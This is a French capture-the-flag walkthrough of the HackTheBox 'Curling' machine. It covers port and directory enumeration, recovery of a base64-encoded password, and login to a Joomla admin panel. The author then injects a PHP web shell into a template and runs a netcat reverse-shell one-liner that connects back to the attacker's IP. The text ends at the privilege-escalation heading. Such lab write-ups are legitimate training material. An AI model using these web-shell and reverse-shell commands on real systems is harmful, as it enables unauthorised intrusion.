

**Introduction**

Curling est une box Linux dont l’adresse IP est 10.10.10.150.


Compétences mises en œuvre :

* Enumération des ports et services d’une machine.

**Enumération initiale**


Nous commençons par l’énumération des ports et services ouverts avec **nmap** :

|  |
| --- |
| Nmap -T4 -A 10.10.10.150 |



Pour l’énumération initiale, nous allons également faire l’énumération du site web avec **dirsearch** :


|  |
| --- |
| $ dirsearch -x 403 -w wordlist -f -t 100 -e "html,php" -u http://10.10.10.150/ |



**Obtenir un accès utilisateur**

En visitant manuellement le site, les 3 articles qui apparaissent sont publié par l’utilisateur **Super User**, il y a un article signé par **Floris**. En regardant la source HTML, nous pouvons voir quelque chose d’intéressant :






Nous testons de le décoder en base 64 :


|  |
| --- |
| $ curl -s <http://10.10.10.150/secret.txt> | base64 -d |



Nous avons un mot de passe : **Curling2018!**

En nous rendant sur la page <http://10.10.10.150/administrator/> nous pouvons nous logger avec l’utilisateur Floris :






Pour avoir une RCE à partir de là, la manipulation va consister à rajouter un paramètre sur une page web déjà présente afin de passer des commandes pour obtenir une RCE :

Sur le home, à gauche, il faut aller dans **template**, puis **template**, cliquer sur une page et rajouter le code PHP pour rajouter un paramètre :


|  |
| --- |
| System($\_REQUEST['cmd']) ; |

Cela fonctionne :



Maintenant nous mettons en place un listener netcat sur kali et nous exécutons le code bash suivant :


|  |
| --- |
| Curl <http://10.10.10.150/index.php> -G --data-urlencode 'cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 4444 >/tmp/f' |




Nous pouvons avoir un TTY shell (nécessaire pour utiliser sudo) avec **python3** :

|  |
| --- |
| $ python3 -c "import pty ;pty.spawn('/bin/bash')" |

Malheureusement, le mot de passe Curling2018! Ne fonctionne pas sur l’utilisateur floris, nous allons donc devoir chercher. Dans son home, le fichier **password\_backup** a l’air intéressant :







Ceci a l’air d’être un dump Hex, nous pouvons alors le décoder avec **xxd** en bak :



Les prochaines manipulations ne sont pas évidentes, puisqu’il s’agit enfaite d’une archive archivé 2 fois, après avoir passé beaucoup de temps, l’archive final nous donne **password.txt** :



Et nous pouvons nous logger avec ce mot de passe en **floris** :



**Obtenir un accès administrateur**